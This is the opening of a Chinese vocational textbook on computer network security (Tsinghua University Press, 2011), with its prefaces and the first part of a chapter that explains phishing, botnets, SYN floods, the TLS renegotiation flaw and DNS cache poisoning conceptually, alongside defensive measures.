高职高专计算机任务驱动模式教材

# 计算机网络安全

冯　昊　编著



清华大学出版社

高职高专计算机任务驱动模式教材

# 计算机网络安全

冯　昊　编著

清 华 大 学 出 版 社
北　京

## 内容简介

本书结合作者多年的实际网络安全管理和教学经验，采取以能力为本位，先了解黑客的攻击技术，再做网管的编写思路，通过具体的网络安全案例，介绍了计算机网络安全、网络攻击与入侵、通信子网安全防范、网络服务器与主机的安全防范、病毒与木马的安全防范、电子商务的安全、计算机网络安全管理等实用内容，并配有大量习题和实训操作。

本书可作为高职高专计算机类相关专业的网络安全教材，也可作为网络安全的培训教材。



**图书在版编目（CIP）数据**

计算机网络安全/冯昊编著. —北京：清华大学出版社，2011.7
（高职高专计算机任务驱动模式教材）
ISBN 978-7-302-25637-3

Ⅰ. ①计… Ⅱ. ①冯… Ⅲ. ①计算机网络—安全技术—高等职业教育—教材 Ⅳ. ①TP393.08

中国版本图书馆 CIP 数据核字(2011)第 099503 号

**责任编辑**：张　景　束传政
**责任校对**：李　梅
**责任印制**：

**出版发行**：清华大学出版社　　**地　址**：北京清华大学学研大厦 A 座
http://www.tup.com.cn　　**邮　编**：100084
**社　总　机**：010-62770175　　**邮　购**：010-62786544
**投稿与读者服务**：010-62776969，c-service@tup.tsinghua.edu.cn
**质　量　反　馈**：010-62772015，zhiliang@tup.tsinghua.edu.cn
**印 刷 者**：
**装 订 者**：
**经　销**：全国新华书店
**开　本**：185×260　　**印　张**：16.25　　**字　数**：390 千字
**版　次**：2011 年 7 月第 1 版　　**印　次**：2011 年 7 月第 1 次印刷
**印　数**：1～　000
**定　价**：　.00 元

产品编号：037617-01

# 丛书编委会

# 出版说明

我国高职高专教育经过近十年的发展，已经转向深度教学改革阶段。教育部 2006 年 12 月发布了教高[2006]16 号文件“关于全面提高高等职业教育教学质量的若干意见”，大力推行工学结合，突出实践能力培养，全面提高高职高专教学质量。

清华大学出版社为了进一步推动高职高专计算机专业教材的建设工作，适应高职高专院校计算机类人才培养的发展趋势，根据教高[2006]16 号文件的精神，2007 年秋季开始了切合新一轮教学改革的教材建设工作。

目前国内高职高专院校计算机网络与软件专业的教材品种繁多，但切合国家计算机网络与软件技术专业领域技能型紧缺人才培养培训方案并符合企业的实际需要、能够成体系的教材还不成熟。

我们组织国内对计算机网络和软件人才培养模式有研究并且有实践经验的高职高专院校，进行了较长时间的研讨和调研，遴选出一批富有工程实践经验和教学经验的双师型教师，合力编写了这套适用于高职高专计算机网络、软件专业的教材。

本套教材的编写方法是以任务驱动案例教学为核心，以项目开发为主线。我们研究分析了国内外先进职业教育的培训模式、教学方法和教材特色，消化吸收优秀的经验和成果。以培养技术应用型人才为目标，以企业对人才的需要为依据，把软件工程和项目管理的思想完全融入教材体系，将基本技能培养和主流技术相结合，课程设置中重点突出、主辅分明、结构合理、衔接紧凑。教材侧重培养学生的实战操作能力，学、思、练相结合，旨在通过项目实践，增强学生的职业能力，使知识从书本中释放并转化为专业技能。

**一、教材编写思想**

本套教材以案例为中心，以技能培养为目标，围绕开发项目所用到的知识点进行讲解，对某些知识点附上相关的例题，以帮助读者理解，进而将知识转变为技能。

考虑到是以“项目设计”为核心组织教学，所以在每一学期配有相应的实训课程及项目开发手册，要求学生在教师的指导下，能整合本学期所学的知识内容，相互协作，综合应用该学期的知识进行项目开发。同时在教材中采用了大量的案例，这些案例紧密地结合教材中的各个知识点，循序渐进，由浅入深，在整体上体现了内容主导、实例解析，以点带面的模式，配合课程

后期以项目设计贯穿教学内容的教学模式。

软件开发技术具有种类繁多、更新速度快的特点。本套教材在介绍软件开发主流技术的同时，帮助学生建立软件相关技术的横向及纵向的关系，培养学生综合应用所学知识的能力。

**二、丛书特色**

本系列教材体现目前的工学结合教改思想，充分结合教改现状，突出项目面向教学和任务驱动模式教学改革成果，打造立体化精品教材。

(1) 参照或吸纳国内外优秀计算机网络、软件专业教材的编写思想，采用本土化的实际项目或者任务，以保证其有更强的实用性，并与理论内容有很强的关联性。

(2) 准确把握高职高专软件专业人才的培养目标和特点。

(3) 充分调查研究国内软件企业，确定了基于 Java 和.net 的两个主流技术路线，再将其组合成相应的课程链。

(4) 教材通过一个个的教学任务或者教学项目，在做中学，在学中做，以及边学边做，重点突出技能培养。在突出技能培养的同时，还介绍解决思路和方法，培养学生未来在就业岗位上的终身学习能力。

(5) 借鉴或采用项目驱动的教学方法和考核制度，突出计算机网络、软件人才培训的先进性、工具性、实践性和应用性。

(6) 以案例为中心，以能力培养为目标，并以实际工作的例子引入概念，符合学生的认知规律。语言简洁明了、清晰易懂、更具人性化。

(7) 符合国家计算机网络、软件人才的培养目标；采用引入知识点、讲述知识点、强化知识点、应用知识点、综合知识点的模式，由浅入深地展开对技术内容的讲述。

(8) 为了便于教师授课和学生学习，清华大学出版社正在建设本套教材的教学服务资源。在清华大学出版社网站(www.tup.com.cn)免费提供教材的电子课件、案例库等资源。

高职高专教育正处于新一轮教学深度改革时期，从专业设置、课程体系建设到教材建设，依然是新课题。希望各高职高专院校在教学实践中积极提出意见和建议，并及时反馈给我们。清华大学出版社将对已出版的教材不断地修订、完善，提高教材质量，完善教材服务体系，为我国的高职高专教育继续出版优秀的高质量的教材。

**清华大学出版社**

**高职高专计算机任务驱动模式教材编审委员会**

rawstone@126.com

# 前　言

随着计算机网络的日益普及和广泛应用，网络和信息的安全问题日益突出，构建安全、可靠、健康的网络应用环境，维护国家信息网络的安全和保障敏感信息资料的安全，已成为社会信息化进程中亟待解决的问题，为此，完善信息安全立法，学习掌握网络安全防范技能，着力加强网络安全队伍建设和安全技术研究，培养网络安全专业人员，对保障网络和信息的安全，提高国家网络安全水平，就显得至关重要和紧迫。

计算机网络安全是一门比较传统和经典的课程，目前国内与计算机网络安全相关的教材，在数量和种类上都较多，但真正编写得比较实用的教材却不多。计算机网络安全涉及的专业知识面较广较深，需要具备较丰富的网络安全管理和攻防实战经验，要真正写好确实不容易。

本书以网络安全理论知识够用、实用，突出网络安全实用技能培养，以能力为本位作为编写指导思想。采取先了解黑客的攻击技术，再做网管的编写思路来组织全书的内容和章节顺序。

本书的编写目标是通过对该教材内容的学习和实践操作，培养具有独立承担大、中型网络的安全设置与防范和安全管理的能力，成为一名合格的计算机网络安全专业人员。

本书的特色主要体现在以下三个方面。

(1) 内容新颖，实用性和可操作性强，攻防案例真实有效。在内容上做到与时俱进，紧扣时代特色，针对目前主流的网络服务器操作系统，详细介绍网络攻击与入侵、网络和服务器的安全防范技术和电子商务安全的整体解决方案。

(2) 突出网络安全实用技能培养，以能力为本位作为编写的指导思想。

(3) 在内容的组织和讲解上，充分体现“易学易教”的原则。

本书还详细全面地介绍了电子商务的安全知识和电子商务安全的整体解决方案，同时还详细介绍了利用 PGP 加解密软件，实现对邮件通信、数据存储和传输的高强度加密保护。最后，针对电子商务应用常用的安全 Web 服务器，详细介绍了安全 Web 服务器的安装、配置与使用方法，因此，本书也可作为电子商务专业的电子商务安全教材。

本书配有习题和实训操作，相关资源可访问作者网站来获得，网址是 http://www.pcnetedu.com/getbkres.asp。全书共 7 章，建议学时数不低于 64 学时。

限于笔者学识，疏漏之处，敬请批评指正。

**作　者**

**2011 年 4 月**

# 目　录

# 第1章　计算机网络安全概述

本章主要介绍计算机网络安全的概念、计算机网络的安全现状和面临的安全威胁,计算机网络安全的要素与解决途径,以及我国的信息安全法律、法规。

## 1.1　计算机网络安全的概念

计算机网络由网络硬件设备、网络控制管理协议与软件,以及网络存储和传输交换的网络数据三部分构成,因此计算机网络安全包括物理安全和信息安全两个方面。

物理安全主要指网络系统的设备及相关设施受到物理保护(防火、防盗、防雷、防静电、机房温度湿度控制保护、电压控制保护和通信线路安全等),免于破坏和丢失,并提供设备正常运行所需的工作环境。

通常情况下,计算机网络安全主要指计算机网络的信息安全。计算机网络的信息安全包括网络通信协议、各种网络服务和操作系统软件、网络存储处理和传输交换的网络数据的安全等方面。网络存储的数据包括服务器、终端用户主机以及网络存储设备中存储的数据。网络存储设备主要有磁盘阵列柜、IP SAN 和 FC SAN 等。

国际标准化组织(ISO)将“计算机安全”定义为:为数据处理系统建立和采取的技术和管理的安全保护,保护计算机硬件、软件数据不因偶然的原因和恶意而遭到破坏、更改和泄露。计算机网络安全包含计算机安全,二者有着密切的关系,因此,计算机网络安全可定义为:计算机网络系统中的硬件、软件及其数据受到保护,不因偶然的或者恶意的原因而遭到破坏、更改和泄露,保障网络系统连续可靠地正常运行,网络服务不被中断。

计算机网络安全的目标是通过采用各种技术和管理措施,使网络系统和各项网络服务正常运行,经过网络传输和交换的数据不会发生丢失、篡改或泄密,从而确保网络的可靠性,网络数据的机密性、完整性和可用性。

## 1.2　计算机网络安全现状与安全威胁

### 1.2.1　计算机网络安全现状

计算机网络是计算机技术和通信技术发展的必然产物,进入 20 世纪 90 年代以后,以因特网为代表的计算机网络得到了飞速发展,加速了全球数字化、网络化和信息化革命的

进程。

近年来，互联网在我国得到了持续的快速发展，已成为重要的国家基础设施，在国民经济建设中发挥着日益重要的作用。据中国互联网络信息中心（CNNIC）在 2010 年 7 月 15 日发布的《第 26 次中国互联网络发展状况统计报告》，截至 2010 年 6 月底，我国网民规模已达 4.2 亿，互联网普及率进一步提升，达到 31.8%。

随着我国互联网普及率的逐年提高，互联网已走进人们的工作与生活，影响和改变着人们的生活、工作和学习方式。互联网丰富的信息资源给用户带来了极大的方便，由于因特网是一个开放的、超越组织与国界的、不安全的互联网络，这就给上网用户和数据信息带来了极大的安全隐患。计算机信息的安全问题，尤其是计算机网络的信息安全问题正变得日益突出。

随着海关、税务、电力、金融等基础性行业信息化的深入，网络安全已成为关系到国家安全和社会稳定的重要因素。目前，网络安全形势不容乐观。木马与病毒传播相当泛滥，网络攻击事件时有发生，网络钓鱼（Phishing）欺诈在全世界范围内变得非常猖獗，数量急剧攀升。利用伪装成中国银行或中国工商银行网站的恶意网站进行诈骗钱财的事件，已让人们感受到网络钓鱼已不再遥远。

钓鱼网站由于投入少、回报大，伴随网购热潮已经悄然兴起。据国际行业组织反钓鱼工作组的数据，2009 年一个月新建的独立钓鱼网站就高达 5 万个。截至 2009 年 11 月底，中国反钓鱼网站联盟累计收到的钓鱼网站投诉达 12000 例，钓鱼网站投诉前三位的分别是淘宝网、CCTV 和腾讯网，占投诉总量的 74%以上。

网络钓鱼主要利用障眼法和贪图便宜的心理来实施诈骗。钓鱼网站主要集中在两方面：一种是模仿央视或其他抽奖网站，比如，仿冒央视的“非常 6+1”或春晚节目的中奖信息来骗取网民钱财，其主要特征是以中奖为诱饵，欺骗网民填写身份信息、银行账户等信息。另一种是仿冒淘宝网店、工商银行网站、中国银行网站等在线支付网页，然后诱骗用户访问这些钓鱼网站，从而骗取支付宝账户和支付密码、银行卡账户和密码，达到套取银行账户资金的目的。

钓鱼的银行网站除了在内容上与真实的银行网站模仿得相似之外，在网站的域名上，也会使用障眼法做得非常相似。比如，真正的工商银行网站域名为 www.icbc.com.cn，而钓鱼网站的域名则设计为 www.1cbc.com.cn，二者的区别仅是小写字母 i 和数字 1 的不同。又比如中国银行网站的域名为 www.bank-of-china.com，钓鱼网站的域名则设计为 www.bank-off-china.com。

目前，黑客通过网络有组织地制作、传播和销售木马病毒的黑客产业链正在形成。据 360 安全卫士总裁齐向东称，2009 年中国黑客通过制作、传播和销售木马病毒的非法收入估计有 100 亿元以上，按照这个销售额来估计，从业人员可达 10 万人。这些木马病毒的大量制作和传播，给网络和信息安全带来了极大的安全威胁，严重妨碍了信息化社会的健康发展。同时，木马病毒攻陷入侵用户主机后，除了窃取机密信息外，该主机还可能成为受黑客控制的“僵尸电脑（俗称肉鸡）”，众多的“僵尸电脑”在网络中形成“僵尸网络”（BotNet），这些受黑客控制的“僵尸网络”，在利益的驱使下，可根据需要对要攻击的目标网站或目标网络发起大规模的分布式拒绝服务攻击（Distributed Denial of Service，DDoS），使被攻击的目标网站或目标网络瘫痪。“僵尸网络”是目前进行 DDoS 攻击的理想工具，这种攻击方式已经沦为进行不公平竞争或者网络恐怖主义示威和实施的工具，成为黑客最青睐的作案工具。

“僵尸网络”制造者的收入来源包括 DDoS 攻击、窃取机密信息(信用卡或银行卡账号、游戏账号和游戏装备、财务信息以及各种服务的密码等)、发送垃圾邮件、网络钓鱼、搜索引擎作弊、广告点击欺诈以及传播恶意软件和广告软件等,这些行为都是可盈利的,而且“僵尸网络”可以同时实施这些行为。据赛门铁克公司(Symantec)的统计,目前互联网中的垃圾邮件有 80%来自于僵尸网络。2010 年 2 月,微软公司成功游说美国司法部签发法院令,让 277 个与 Waledac 僵尸网络(每天可发送 15 亿条垃圾信息)相关的域名停止解析,从而迅速有效地切断了 Waledac 僵尸网络数以千计的链接。但微软公司的做法并不能完全解决僵尸网络的问题,仅仅是使 Waledac 僵尸网络的问题得到暂时的缓解。

因此,采取有效措施,构建安全、可靠、健康的网络应用环境,维护国家信息网络的安全,已成为社会信息化进程中亟待解决的问题,为此,完善信息安全立法,着力加强网络安全队伍建设和技术研究,培养网络安全专业人员,就显得至关重要和紧迫。

## 1.2.2　计算机网络面临的安全威胁

计算机网络面临的安全威胁是多方面的,有人为原因,也有非人为原因,其安全威胁主要表现在以下方面。

**1. 计算机网络自身特性所带来的安全威胁**

计算机网络的开放性、自由性和国际互联特性,使计算机网络面临的攻击是多方面的,网络安全威胁面临国际化挑战。

对计算机网络的攻击可来自物理传输线路,也可来自对网络通信协议的攻击,或通过计算机软件或硬件的漏洞来实施攻击。计算机网络的国际互联特性,使攻击者可以是本国或本地用户,也可以来自全球任何国家。

**2. 计算机网络自身的缺陷所带来的安全威胁**

(1) 计算机网络通信协议缺陷所带来的安全威胁

目前互联网广泛使用的是 TCP/IP 协议簇。这些协议在设计时由于考虑不周(在设计的当时,也可能不存在这方面的安全威胁)或受当时的环境所限,或多或少存在着一些设计缺陷。网络协议的缺陷是导致网络不安全的主要原因之一。

互联网协议在设计时不存在太多的安全问题,因此协议对安全问题考虑得较少。比如在 1983 年设计 DNS 的时候,不需要考虑安全问题,甚至到 1993 年(首款真正的浏览器 Netscape Navigator 诞生)都不存在这个问题。直到 20 世纪 90 年代末,人们才在安全上大量投入,也就是从那时起,开始有人盯上了网络中的资产并实施破坏。

由于安全是相对的,没有绝对的安全,因此,没有绝对安全可靠的网络通信协议。下面简要介绍几个网络通信协议缺陷所带来的安全威胁。

① TCP 协议缺陷易导致 SYN 泛洪攻击,服务器容易遭受拒绝服务或分布式拒绝服务攻击。

传输控制协议 TCP 提供了面向连接的、高可靠性的端到端的连接服务。TCP 协议在建立 TCP 连接之前的三次握手过程中存在缺陷,这种协议缺陷可导致 SYN 泛洪攻击(SYN Flood),使网络应用服务器易遭受到拒绝服务(Denial of Service,DoS)或分布式拒绝服务攻击(DDoS)。

下面对 TCP 协议在三次握手过程中存在的缺陷做简要分析。

在建立 TCP 连接时，服务请求方(客户端)向服务器(服务端)发起建立连接的请求报文(SYN 标志位置为 1)；服务器给客户端回应响应报文(ACK 和 SYN 标志位均置为 1)；客户端在收到服务方的响应报文后，正常情况下，客户端应给服务器回应一个响应报文(ACK 标志位置为 1)，从而完成三次握手过程，建立起 TCP 连接。但此时，若客户端故意不回复第三次握手的 ACK 回应报文，这将使服务器为接收到该回应报文而等待一段时间，该等待时间为 SYN 超时时间(30s～2min)。

由于 TCP 连接已建立到中途，服务器端会为这个即将完成的 TCP 连接分配一定的系统资源，因此，这种处于半连接状态的 TCP 连接，会消耗一定的服务器资源。

如果一个客户端或大量的客户端(比如僵尸网络)同时向服务器发起建立大量的半连接，则会很快消耗尽服务器的系统资源，正常的应用服务进程(比如 Web 服务、FTP 服务或邮件服务等)因无法获得可用的系统资源而被中止，导致服务器无法为正常的客户提供服务，最终导致服务器出现拒绝服务的现象。

② TLS 和 SSL 协议的漏洞易导致用户浏览器被劫持，遭受到中间人攻击。

PhoneFactor 公司的 Marsh Ray 和 Steve Dispensa 安全专家于 2009 年 11 月 4 日正式公开了 Marsh Ray 于 2009 年 8 月份发现的 TLS 和 SSL 协议中的一个致命安全漏洞。攻击者可以利用这种漏洞劫持用户的浏览器，并伪装成合法用户，进行中间人攻击(Man in The Middle)。

这两位安全专家指出，由于 TLS 协议中验证服务器及客户机身份的一连串动作中存在前后不连贯的问题，这就给攻击者可乘之机。TLS 协议中存在的这种漏洞在 SSL 协议上同样存在。TLS 和 SSL 协议中的该漏洞，给攻击者发起 HTTPS 攻击也提供了便利。

传输层保密协议 TLS(Transport Layer Security)和 Socket 层保密协议 SSL(Secure Sockets Layer)是目前广泛使用的安全保密协议，也是互联网的标准通信协议。互联网中的加密通信广泛采用了 TLS 或 SSL 协议来进行。目前网络银行、网上在线交易和数字证书的加密传输均采用 HTTPS 协议，而 HTTPS 协议是 HTTP 协议和 TLS/SSL 协议的集合体，HTTPS 协议中的加密部分采用的是 TLS 或 SSL 协议。因此，TLS 和 SSL 协议的该漏洞对互联网业的安全影响是全面的和致命的。

发现这一漏洞之后，Marsh Ray 和 Steve Dispensa 很快将其报告给了互联网安全促进行业联盟(ICASI)，该联盟由思科、IBM、Intel、Juniper、微软和诺基亚共同创立。同时还报告给了 Internet 工程任务组(IETF)以及几家开源的 SSL 项目组织。2009 年 9 月 29 日，这些团体经过讨论后决定推出一项名为 Mogul 的计划，该计划将负责修补这个漏洞，计划的首要任务是尽快推出新的协议扩展版，以修复该漏洞。

目前微软的所有 Windows 版本(包括服务器和客户端产品)均受此安全漏洞影响，微软表示，当前还没有发现有利用此漏洞进行的攻击行为，由于该漏洞影响的是互联网标准，因此微软不是单一受害者。

③ DNS 漏洞导致域名解析被劫持，带来严重的安全威胁。

在 1983 年设计 DNS 时，未考虑安全问题，导致 DNS 系统的安全漏洞一直较多。2008 年初，IOActive 公司的安全研究人员 Dan Kaminsky 在同多个 DNS 系统商共同开发安全补丁的时候，发现了 DNS 系统的一个结构性的、非常严重的安全漏洞。利用该漏洞，攻击者只需利用一个有效的漏洞脚本，就能在 10 秒之内发起一个“DNS cache poisoning”(DNS 缓存投

毒)攻击,该攻击成功后可向 DNS 服务器的缓存插入任何数据,比如将错误的域名解析指向信息注入到 DNS 服务器缓存,从而改变域名的解析结果,导致受到污染(投毒)的 DNS 服务器对外提供错误的域名解析,达到劫持 DNS 域名解析,将访问者在不知情的情况下引导到黑客指定的恶意网站(比如钓鱼网站、木马自动下载网站或者黑客事先设计好的其他网站)的目的,因此,该漏洞的危险性极高,利用该漏洞可造成域名劫持攻击,使攻击者能轻松地伪造任何网站,使用户浏览到伪造的网站,邮件也可能被发送到错误的地方,给全球用户带来一系列严重的安全威胁。

DNS 是互联网的一项核心服务,相当于整个互联网的心脏,DNS 解析的准确性非常重要,一旦遭到破坏,互联网的正常运转将被打乱。为了不让互联网遭受重创,Dan Kaminsky 坚持在该漏洞得到解决之前不透露漏洞的细节。

发现该安全漏洞后,Dan Kaminsky 立即联系了 ISC 公司的总裁 Paul Vixie(BIND 的设计者,BIND 是 Linux/UNIX 平台的 DNS 服务软件),告之了漏洞细节。之后,DNS 业界的思科、微软、ISC 等互联网域名解析服务软件厂商开始共同研究和商谈漏洞的修复问题,并最终推出了由多家厂商共同开发的 DNS 漏洞修复补丁。

为了让网络运营商知道这个漏洞和漏洞的严重性,说服网络运营商和 DNS 服务器拥有者升级 DNS 系统,Dan Kaminsky 于 2008 年 7 月 8 日公开了该漏洞及其危害性,但未透露漏洞的细节。2008 年 7 月 9 日,思科、微软、ISC 等互联网域名解析服务软件厂商纷纷发布了关于该漏洞的安全公告,要求 DNS 服务商升级 DNS 系统。由于该漏洞影响的面非常广、非常严重,该漏洞公布后,轰动了整个 IT 界,该漏洞被称为 Kaminsky 漏洞。Dan Kaminsky 近照如图 1.1 所示。



图 1.1　DNS 严重安全漏洞发现者 Dan Kaminsky

之后不久,Matasano 安全公司的一个员工在其博客中泄露了该漏洞的细节。为此,Dan Kaminsky 在其博客上发表了一个紧急消息,提醒 DNS 漏洞细节被泄露,攻击即将开始。2008 年 7 月 22 日,针对该漏洞的探测程序被发布,7 月 23 日,针对该漏洞的完整攻击程序被发布,并随后广泛流传。

目前,Kaminsky 漏洞细节在黑客界已众所周知。下面对该漏洞的细节和攻击原理作简要分析,以帮助读者更好的理解漏洞对于安全威胁的严重性。

首先介绍一下 DNS 查询是如何进行的。客户机在通过域名访问网站时,将首先触发一

个域名查询请求，该请求将被发送到自己主机设置的首选 DNS 服务器（通常由 ISP 提供）。首选 DNS 服务器在缓存中若查找不到该域名，则将请求转发到根域名服务器，根域名服务器将告诉查询者能对该域名进行解析的权威域名服务器的地址。接下来首选 DNS 服务器将向权威域名服务器重新发起域名查询请求，查询结果将保存在缓存中，从而提高查询效率并降低由 DNS 带来的流量开销。客户主机再使用 IP 地址在因特网中定位要访问的网站。

域名查询使用 UDP 协议，它是一种无连接的协议。为了识别来自不同服务器的响应报文，DNS 协议使用端口和一个称为 TXID（相当于 TCP 协议的报文序列号）的标识字段来区分。早期的 DNS 协议使用固定端口来发起 DNS 查询请求，这时，TXID 就成了识别响应报文的唯一标识。DNS 协议在设计时，TXID 序列号只设计了 16 个二进制位宽，其可能的序列号就只有 $2^{16}$ 个。

伪造 UDP 报文的来源地址是很容易的事，在 ISP 的缓存 DNS 服务器发起查询请求后，在真实的权威 DNS 服务器发出正确的响应报文之前，攻击者可用穷举法遍历所有可能的 TXID 序列号，伪造出所有可能的 DNS 响应报文，然后发送给 ISP 的缓存服务器，并设法让 ISP 的缓存 DNS 服务器相信自己伪造出的响应报文是来自权威 DNS 的应答，就可达到攻击目的了。在发出的众多报文中，肯定会有一个报文是与 ISP 的缓存 DNS 服务器所期望的响应报文相匹配的，攻击就会成功。从中可见，攻击的原理就是通过猜测 DNS 解析过程中响应报文的 TXID 报文序列号来伪造 DNS 权威服务器的应答，从而达到劫持 ISP 的 DNS 高速缓存（Cache）中的域名解析记录，使受到攻击的 DNS 服务器对外提供错误的域名解析。

在网络带宽良好的情况下，攻击程序对存在漏洞的 DNS 服务器只需数分钟就可完成攻击，受攻击的 DNS 服务器会瞬时接收到大量的攻击报文，呈现拒绝服务攻击的特点，容易被误判为“query flood”方式的拒绝服务攻击。

DNS 服务商可根据 DNS 软件厂商提供的补丁升级 DNS 服务系统，以暂时阻止缓存投毒攻击。同时可修改 DNS 服务器的设置，将 DNS 服务器发起查询请求的端口改成随机端口，如图 1.2 所示，以增加伪造的响应报文的匹配难度。





图 1.2　设置 DNS 服务器使用随机端口发起查询请求

由于该漏洞是 DNS 协议结构性的缺陷，要彻底解决该安全隐患，应尽快部署和推广使用 DNS 安全扩展协议（DNS Security Extensions，DNSSEC），以允许网站使用数字签名和公共密钥加密来验证域名和对应的 IP 地址。

由于 Dan Kaminsky 的漏洞发现，在一年的时间里，为加强 DNS 安全所做的工作已经超过了前十年的总和，同时也大大促进了 DNSSEC 协议的发展和应用。2010 年以后，DNS 在面对缓存投毒攻击时，仍显得比较脆弱。

2010 年 1 月 12 日早上 7 时左右，全球最大的中文搜索引擎网站百度被伊朗网络部队所攻击。本次攻击使得占据中国 75% 市场份额的搜索引擎瞬间大范围瘫痪，百度旗下的所有服务和所有子域名全部无法访问。

这是一次利用 Dan Kaminsky 发现的漏洞进行的域名劫持攻击，是对百度的国外域名服务商的 DNS 服务器发起的“DNS 缓存投毒”攻击，造成百度的域名（www. baidu. com）被解析到了黑客事先做好的网站。百度遭到黑客域名劫持攻击后的访问界面如图 1. 3 所示。由于百度网站的访问流量很大，黑客网站无法承受这样的大流量，所以很多用户访问百度时，出现的是无法访问的提示。




图 1. 3　百度遭到域名劫持攻击时显示的界面

（2）操作系统、服务软件和应用软件自身的安全漏洞所带来的安全威胁

Windows、Linux 或 UNIX 操作系统、服务器端的各种网络服务软件以及客户端的应用软件（如 Adobe Reader、Flash Player 等）都或多或少地存在着因设计中的缺陷而产生的安全漏洞（比如普遍存在的缓冲区溢出漏洞），这也是影响网络安全的主要原因之一。

操作系统由于代码量庞大、系统复杂，存在着大量已知或未知的安全漏洞，很多严重的漏洞允许远程执行代码，给操作系统带来了严重的安全威胁。

各种网络应用服务也都存在着或多或少的漏洞，给网络服务和服务器操作系统带来严重的安全威胁。比如早期的 IIS 5. 0 存在的 Unicode 漏洞，使黑客通过该漏洞可轻松控制任意一个网站和服务器。

除了操作系统和服务器软件以外，各种应用软件也存在着各种各样的安全漏洞。比如，2008年4月8日，Adobe Flash Player 9.0.115及更早版本中被发现存在着高危漏洞，用户只要播放黑客精心设计的SWF视频文件，就会被自动下载可执行的恶意程序，然后恶意程序会主动连接指定的服务器，从服务器中下载大量的病毒和木马等恶意程序，使用户计算机被完全控制。该漏洞平息不久，Adobe Flash Player 10.0.12.36及以前的版本又发现一个高危漏洞。用户只要下载黑客精心设计的恶意SWF视频文件，黑客就可获得与用户完全相同的权限，并可远程在用户主机上执行任意代码。2010年1月，IE浏览器曝出的“极光”漏洞引发了空前迅猛的挂马攻击。Microsoft Office办公套装软件也存在着较多的安全漏洞，需要不断地打补丁，以确保系统的安全。

网络数据库服务器自身的缺陷和漏洞，也会造成严重的网络安全事故和数据泄密事件。比如2003蠕虫王病毒，就是利用了SQL Server 2000的远程堆栈缓冲区溢出漏洞来实施攻击的，造成SQL Server 2000数据库服务器拒绝服务和网络的大面积阻塞瘫痪。

**3. 网络攻击与入侵所带来的安全威胁**

(1) 计算机病毒和木马的攻击与入侵带来的安全威胁

计算机病毒的大范围感染和传播，以及木马病毒的攻击与入侵，也是计算机和计算机网络安全的主要威胁之一。

